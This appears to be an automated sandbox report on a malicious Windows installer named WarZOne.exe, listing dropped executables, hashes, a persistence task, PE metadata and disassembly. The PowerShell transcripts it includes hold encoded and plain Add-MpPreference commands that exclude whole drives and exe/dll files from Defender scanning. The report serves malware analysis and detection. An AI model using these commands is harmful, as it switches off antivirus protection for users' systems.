HDC Information:	• Successful, ratio: 100% (good quality ratio 96.5%) • Quality average: 83.3% • Quality standard deviation: 25%
HCA Information:	• Successful, ratio: 77% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, WmiPrvSE.exe, svchost.exe
- Excluded IPs from analysis (whitelisted): 23.211.6.115, 52.242.101.226, 40.125.122.176, 20.54.110.249, 40.126.31.69, 40.126.31.73, 20.190.159.73, 40.126.31.67, 20.190.159.4, 40.126.31.71, 20.190.159.71, 20.190.159.75, 20.189.173.21
- Excluded domains from analysis (whitelisted): client.wns.windows.com, fs.microsoft.com, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, neu-displaycatalogrp.frontdoor.bigcatalog.commerce.microsoft.com, www.tm.lg.prod.aadmsa.akadns.net, ctldl.windowsupdate.com, store-images.s-microsoft.com-c.edgekey.net, www.tm.a.prd.aadg.akadns.net, arc.msn.com, login.msa.msidentity.com, e12564.dspb.akamaiedge.net, consumer-displaycatalogrp-aks2aks-europe.md.mp.microsoft.com.akadns.net, store-images.s-microsoft.com, login.live.com, blobcollector.events.data.trafficmanager.net, sls.update.microsoft.com, onedsblobprdwus16.westus.cloudapp.azure.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, watson.telemetry.microsoft.com, displaycatalog-rp.md.mp.microsoft.com.akadns.net, glb.sls.prod.dcat.dsp.trafficmanager.net
- Execution Graph export aborted for target 13.exe, PID 7156 because it is empty
- Execution Graph export aborted for target 6363.exe, PID 6136 because there are no executed function
- Execution Graph export aborted for target System.exe, PID 6616 because it is empty
- Execution Graph export aborted for target powershell.exe, PID 3508 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- VT rate limit hit for: WarZOne.exe

Simulations

Behavior and APIs

Time	Type	Description
13:16:17	API Interceptor	129x Sleep call for process: powershell.exe modified
13:16:59	API Interceptor	2x Sleep call for process: 13.exe modified
13:17:08	Task Scheduler	Run new task: System path: C:\Users\user\AppData\Roaming\Windows\System.exe

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\13.exe.log

Process:	C:\Users\user\AppData\Roaming\13.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	973
Entropy (8bit):	5.374440234733254
Encrypted:	false
SSDEEP:	12:Q3La/KDLI4MWuPTxAIDAWDLI4MWuCWzAbDLI4MNCIBTa51KDLI4MN5P6D1Bakvoc:ML9E4KrVE4K5sXE4+21qE4GiD0E4KeGj
MD5:	55B1C358C76C36555547AB8BA39CB42E
SHA1:	63BD54BA7CB70FB481C8D625EBA24A5E2D6564F2
SHA-256:	33367C74DE2EC5A5DE6FDAD331DCBF09EB0C8EA333708F7CD3C0228D8A466240
SHA-512:	D33E61E1A6304955B413893AEC1C82A13F60D775888F47E74E37F747A63CF7FB6DDF2F9963157AC061845065E436AF4F677BC22EF5346E1FF1716FE5D0DB4A50
Malicious:	false
Reputation:	unknown
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll",0..2,"System.IO.Compression, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System.Management, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll",0..3,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Drawing\49e5c0579db170be9741dccc34c1998e\System.Drawing.ni.dll",0..3,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Windows.Forms\6d7d43e19d7fc0006285b85b7e2c8702\System.Windows.Forms.ni.dll",0..

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	18817
Entropy (8bit):	5.001217266823362
Encrypted:	false
SSDEEP:	384:sEvOjJiYoWVoGIpN6KQkj2dNXp5FOdBo+ib4+jjkjh4iUxL2c+4Jib4J:s0MiYoWV3IpNBQkj2dNZvOdBopj2h4iu
MD5:	A30A545B73C738B58F7D7089B1C9FF63
SHA1:	2F4784CFB523E34E6492F67EF7A04C7A20F16872
SHA-256:	2F1991061F8982C2AAB4D49CAF78BE84E1282EFED26BE6775989B0EC4C9464BC
SHA-512:	3C2DE1D82999C46EC2BA11DBA721E011950DC510F67E3226D61DF7CA9579F1F95F0BE7BE31A2BD61E92DDD1930563061131614C59D81472A92DBF529A114331

Malicious:	false
Reputation:	unknown
Preview:	PSMODULECACHE.....yH.8...I...C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1.....Describe.....Get-TestDriveItem.....New-Fixture.....In.....Invoke-Mock.....InModuleScope.....Mock.....SafeGetCommand.....AfterEach.....Should.....BeforeEach.....Get-MockDynamicParameters.....It.....Assert-VerifiableMocks.....BeforeAll.....Context.....Set-TestInconclusive.....AfterAll.....Setup.....Set-DynamicParameterVariables.....Invoke-Pester.....Assert-MockCalled.....New-PesterOption.....I:]2...I...C:\Windows\system32\WindowsPowerShell\v1.0\Modules\ConfigCI\ConfigCI.psd1.....Get-CIPolicyInfo.....Get-CIPolicyIdInfo.....Set-CIPolicySetting.....Merge-CIPolicy.....Edit-CIPolicyRule.....Set-CIPolicyVersion.....Set-CIPolicyIdInfo.....ConvertFrom-CIPolicy.....Set-HVCIOptions.....Add-SignerRule.....New-CIPolicy.....Get-SystemDriver.....Set-RuleOption.....Get-CIPolicy.....

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	0.34726597513537405
Encrypted:	false
SSDEEP:	3:NlII:NlI
MD5:	446DD1CF97EABA21CF14D03AEBC79F27
SHA1:	36E4CC7367E0C7B40F4A8ACE272941EA46373799
SHA-256:	A7DE5177C68A64BD48B36D49E2853799F4EBCFA8E4761F7CC472F333DC5F65CF
SHA-512:	A6D754709F30B122112AE30E5AB22486393C5021D33DA4D1304C061863D2E1E79E8AEB029CAE61261BB77D0E7BECD53A7B0106D6EA4368B4C302464E3D941CF7
Malicious:	false
Reputation:	unknown
Preview:	@...e.....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_1nkf0ynl.1ys.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_4fszllca.cnq.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ax1m5cxw.dic.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_hdqh0fyf.oux.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_kza20jcr.aj3.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ntbonqkd.4oe.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U

MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_onkmbs4h.1fs.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_qmrv50ev.vgm.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Roaming\13.exe

Process:	C:\Users\user\Desktop\WarZOne.exe
File Type:	PE32+ executable (GUI) x86-64 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	2267648
Entropy (8bit):	**7.9935222783226925**
Encrypted:	**true**
SSDEEP:	49152:yX6KGsfPsmdzQ7s7FaUpiUGrZVZUdw0hJSzdOXodi:yKKj31G7M6VORhJQUMi
MD5:	BC498D99D29CEC9B97EFEB530D745D5F
SHA1:	38F16B9D7D22600888883CA4D9329D3299448825
SHA-256:	99B25606BF4D6954750E0E0C09B5850556450A1FD6630554287C93B0CAA25437
SHA-512:	D63D0CDCEBAB01BC71E927F0CA4BFA7BDF9CB72CFA59B397C5C9014904B988ABBB824A8337B3FE3E382EA9651BA3E1314E22FE43C43AEE86905425B3D216B126
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d...~@8b.....".....p"..... .....@..... ....."..... ..@...@.....@..... .....".....x".."..... ..H.....text...Dn".. ...p"..... ..`.rsrc.....".....r"..... .....@..@.....H.....!.8.....;.....U4.).....T..".....K..3....9?*.$.RTPfI.U...<.....7X.,..@..i.b...}...K.Z.@<...j....!fj...I..]. 6.rR\8X.V(..bC.$)..DN.!a.[..S4t}...p.....~B..$..c..7.&.!~..mcD '.....|..u.(D~.....=..aS.|0F....8.....U.5...jI.Z...k....2.8<3.18.l.....O!X....oB.}....A]}...#c~....\..GK.4..Y.%.....G. OJ....j.G.!C..+Y.m1!...@.p.;X....4.....q.4.C..!H...N..K.U^.w..].$.{Y.....q...0.F.#aZY.6..E..gtBb.Z.O..py..

C:\Users\user\AppData\Roaming\6363.exe

Process:	C:\Users\user\Desktop\WarZOne.exe
File Type:	PE32 executable (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	4353024
Entropy (8bit):	5.877405080638816
Encrypted:	false
SSDEEP:	98304:jk25rCvNjA8lHPF8n6iY0dVB6P8jgiBoSjtvQPNjCcjtugbSrh1nd:zreNjAKPF8nHBdVB6UltvQP0mwgbmX
MD5:	6E2E572F9C95A2F41B4DA6685F152C6B
SHA1:	7AA2D1038B5A3909268C068424AAA0354A6A8819
SHA-256:	F750675396D45B9CD915379FBD703558FCA2CDDC3456B1D345B70DA4D8AFD334
SHA-512:	EDC66B195062418EFE685460F63E9C77369416F1D613F239BB2E9CDF505BD66CA229CEBDBD4D8D367AB86B99FAAE1541593AFD03A50C695236B38E595E6B457 B
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....M8b.....A..<.....;..... A...@.....P B.....,B.<.....JB..".....A.@..... A.T.....text....?.....@..... ..`.vZtfdr...>..P....>..D..... ..`.rdata..... A.....A.....@..@.data..... B.....B.....@....".@>]7.....@B.....B..... ..`..... ....

C:\Users\user\AppData\Roaming\Windows\System.exe

Process:	C:\Users\user\AppData\Roaming\13.exe
File Type:	PE32+ executable (GUI) x86-64 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	2267648
Entropy (8bit):	**7.9935222783226925**
Encrypted:	**true**
SSDEEP:	49152:yX6KGsfPsmdzQ7s7FaUpiUGrZVZUdw0hJSzdOXodi:yKKj31G7M6VORhJQUMi
MD5:	BC498D99D29CEC9B97EFEB530D745D5F
SHA1:	38F16B9D7D22600888883CA4D9329D3299448825
SHA-256:	99B25606BF4D6954750E0E0C09B5850556450A1FD6630554287C93B0CAA25437
SHA-512:	D63D0CDCEBAB01BC71E927F0CA4BFA7BDF9CB72CFA59B397C5C9014904B988ABBB824A8337B3FE3E382EA9651BA3E1314E22FE43C43AEE86905425B3D216B 126
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d...~@8b.....".....p"..... .....@..... ....."..... ..@...@.....@..... .....".....x".."..... ..H.....text...Dn".. ...p"..... ..`.rsrc.....".....r"..... .....@..@.....H.....!.8.....;.....U4.).....T..".....K..3....9?*.$.RTPfI.U...<.....7X.,..@..i.b...}...K.Z.@<...j....!fj...I..]. 6.rR\8X.V(..bC.$)..DN.!a.[..S4t}...p.....~B..$..c..7.&.!~..mcD '.....|..u.(D~.....=..aS.|0F....8.....U.5...jI.Z...k....2.8<3.18.l.....O!X....oB.}....A]}...#c~....\..GK.4..Y.%.....G. OJ....j.G.!C..+Y.m1!...@.p.;X....4.....q.4.C..!H...N..K.U^.w..].$.{Y.....q...0.F.#aZY.6..E..gtBb.Z.O..py..

C:\Users\user\Documents\20220321\PowerShell_transcript.124406.H_CZkqq5.20220321131727.txt

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	6063
Entropy (8bit):	5.526169897296769
Encrypted:	false
SSDEEP:	96:BZOLhFN2cJqDo1ZqFZfShFN2cJqDo1Zl3x1xvxjZOhFN2cJqDo1ZgSx/x/xrZ4:XcUbcTc0
MD5:	10D6A2D891D22024E5BEC2F349D63D22
SHA1:	C8D76B4140F467430BB63CA170689DDF01DA9227
SHA-256:	B680B56A63344F149FFD41A097EF410B886AD7C8C3AC05CBD3DA153EDEEBC02B
SHA-512:	0FF2158DC92002062E1884645C5383656BE91A7483658FFED17C3B3869E2BA151DFA3875C9EC91057892DE36589940395A894603478843D39D0D0C5A06F29E72
Malicious:	false

Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220321131728..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 124406 (Microsoft Windows NT 10.0.17134.0)..Host Application: powershell -EncodedCommand QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAG MAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4AUABhAHQAaAAgAEAAKAAkAGUAbgB2ADoAVQBzAGUAcgBQAHIAbwBmAGkAbABlACwAJABlAG4AdgA6 AFMAeQBzAHQAZQBtAEQAcgBpAHYAZQApACAALQBGAG8AcgBjAGUA..Process ID: 6304..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..Serializati onVersion: 1.1.0.1..**********..**********..Command start time: 20220321131728..**********..PS>Add-MpPreference -ExclusionPath @($env: UserProfile,$env:SystemDrive) -Force..**********..Windows PowerShell transcript start..Sta

C:\Users\user\Documents\20220321\PowerShell_transcript.124406.hEIboB2j.20220321131654.txt

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5758
Entropy (8bit):	5.530852314777221
Encrypted:	false
SSDEEP:	96:BZrhFN2AMUqDo1ZMZ0hFN2AMUqDo1Z3gC4jZP1hFN2AMUqDo1ZxmBoo/XZ1m:cTAa
MD5:	EEC532DA617893FB2A612D80135907E3
SHA1:	C0A2E53D6E9B51EBFD3A9CA79331E168A9DB5CC2
SHA-256:	E70B5155E85A24D9118CE7BCF967355BB16D417F93C33BB8FF1180239F689786
SHA-512:	A791EC60E502600D656F7513CEB9B98EC45272BABBBF29DE7F48346F9480D9621D15902E6955651086E52D101F16AF329D59C08197B05165C7079D72C6EC2335
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220321131655..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 124406 (Microsoft Windows NT 10.0.17134.0)..Host Application: powershell -EncodedCommand QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAG MAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4ARQB4AHQAZQBuAHMAaQBvAG4AIABAACgAJwBlAHgAZQAnACwAJwBkAGwAbAAnACkAIAAtAEYAbwBy AGMAZQA=..Process ID: 1896..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1.. CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..********** **..Command start time: 20220321131655..**********..PS>Add-MpPreference -ExclusionExtension @('exe','dll') -Force..**********..Windows P owerShell transcript start..Start time: 20220321131821..Username: computer\user..Run

C:\Users\user\Documents\20220321\PowerShell_transcript.124406.nPMpTzNg.20220321131615.txt

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	6063
Entropy (8bit):	5.522977716140109
Encrypted:	false
SSDEEP:	96:BZphFN2cUqDo1ZDFZvhFN2cUqDo1ZZN3x1xvxjZphFN2cUqDo1ZxSx/x/x+ZV:icxcFc+
MD5:	62E57477E6737ECC2FAD97448BD6E83B
SHA1:	BF045C00E027326AFAD1E3ADA3037F96B2EDC908
SHA-256:	41DF231EA1CFF3126570E3C5430613383612DC43E8B199F85C790C5772F3571D
SHA-512:	D7D18102417E538435D87DB0084D82EF3B7EB89D742277D4EAC7EB19B518B84A7D1A999D0C335A99AF2B48B249D97765BE6B43D725520C5BB9395DB4D9E343E 2
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220321131617..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 124406 (Microsoft Windows NT 10.0.17134.0)..Host Application: powershell -EncodedCommand QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAG MAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4AUABhAHQAaAAgAEAAKAAkAGUAbgB2ADoAVQBzAGUAcgBQAHIAbwBmAGkAbABlACwAJABlAG4AdgA6 AFMAeQBzAHQAZQBtAEQAcgBpAHYAZQApACAALQBGAG8AcgBjAGUA..Process ID: 3508..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..Serializati onVersion: 1.1.0.1..**********..**********..Command start time: 20220321131617..**********..PS>Add-MpPreference -ExclusionPath @($env: UserProfile,$env:SystemDrive) -Force..**********..Windows PowerShell transcript start..Sta

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.995242987376268
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	WarZOne.exe

File size:	4161368
MD5:	bd217c997f860e6c95e4df1204e8b6f2
SHA1:	67d432c7611e1a657c39647b82afb9d7d93c7a71
SHA256:	cde7e237d3724ede32827c724793cd1e44f041b020a49a5188df9f0f0a92a722
SHA512:	a3dc42940c09b8b14ef75d70ba8ca2f75bc594dc28006eed223e68cbffb6f775bff5c82bc48e3e0af583de38d8214403273cf8552ea66f6ff2b62c622ee5a985
SSDEEP:	98304:2Y7kcbE3C1UVAlhpiC+510p9YiBU11YAa2:N7vEScAXpiFX0LYiNJ2
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1)..PG..PG..PG.*_...PG..PF.IPG.*_...PG..sw..PG..VA..PG.Rich.PG.....PE..L...".$_.....f...|.....H3.....@

File Icon

Icon Hash:	96ece4c4dce4c400

Static PE Info

General

Entrypoint:	0x403348
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x5F24D722 [Sat Aug 1 02:44:50 2020 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	ced282d9b261d1462772017fe2f6972b

Authenticode Signature

Signature Valid:	**false**
Signature Issuer:	CN=DigiCert SHA2 Assured ID Code Signing CA, OU=www.digicert.com, O=DigiCert Inc, C=US
Signature Validation Error:	**The digital signature of the object did not verify**
Error Number:	-2146869232
Not Before, Not After	• 4/13/2021 5:00:00 PM 4/16/2024 4:59:59 PM
Subject Chain	• CN=Nvidia Corporation, OU=IT-MIS, O=Nvidia Corporation, L=Santa Clara, S=California, C=US
Version:	3
Thumbprint MD5:	991A62097E637843EA62029BF4E829BC
Thumbprint SHA-1:	F518FAD5DEC9E0500DA1C1598C4B0FFC0268B2D0
Thumbprint SHA-256:	A4870BB5FEB7028CCB0E50936E9138F528FF3CCD001D44C7D268A69685455FE8
Serial:	0266ADFA176389D9B4301AC87EFD6A96

Entrypoint Preview

Instruction
sub esp, 00000184h
push ebx
push esi
push edi
xor ebx, ebx
push 00008001h
mov dword ptr [esp+18h], ebx
mov dword ptr [esp+10h], 0040A198h
mov dword ptr [esp+20h], ebx

Instruction
mov byte ptr [esp+14h], 00000020h
call dword ptr [004080B8h]
call dword ptr [004080BCh]
and eax, BFFFFFFFh
cmp ax, 00000006h
mov dword ptr [0042F42Ch], eax
je 00007F145CE18093h
push ebx
call 00007F145CE1B1F6h
cmp eax, ebx
je 00007F145CE18089h
push 00000C00h
call eax
mov esi, 004082A0h
push esi
call 00007F145CE1B172h
push esi
call dword ptr [004080CCh]
lea esi, dword ptr [esi+eax+01h]
cmp byte ptr [esi], bl
jne 00007F145CE1806Dh
push 0000000Bh
call 00007F145CE1B1CAh
push 00000009h
call 00007F145CE1B1C3h
push 00000007h
mov dword ptr [0042F424h], eax
call 00007F145CE1B1B7h
cmp eax, ebx
je 00007F145CE18091h
push 0000001Eh
call eax
test eax, eax
je 00007F145CE18089h
or byte ptr [0042F42Fh], 00000040h
push ebp
call dword ptr [00408038h]
push ebx
call dword ptr [00408288h]
mov dword ptr [0042F4F8h], eax
push ebx
lea eax, dword ptr [esp+38h]
push 00000160h
push eax
push ebx
push 00429850h
call dword ptr [0040816Ch]
push 0040A188h

Rich Headers	
Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories			
Name	**Virtual Address**	**Virtual Size**	**Is in Section**
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x8544	0xa0	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x38000	0x49a0	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_SECURITY	0x3f5d58	0x2200	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x8000	0x29c	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
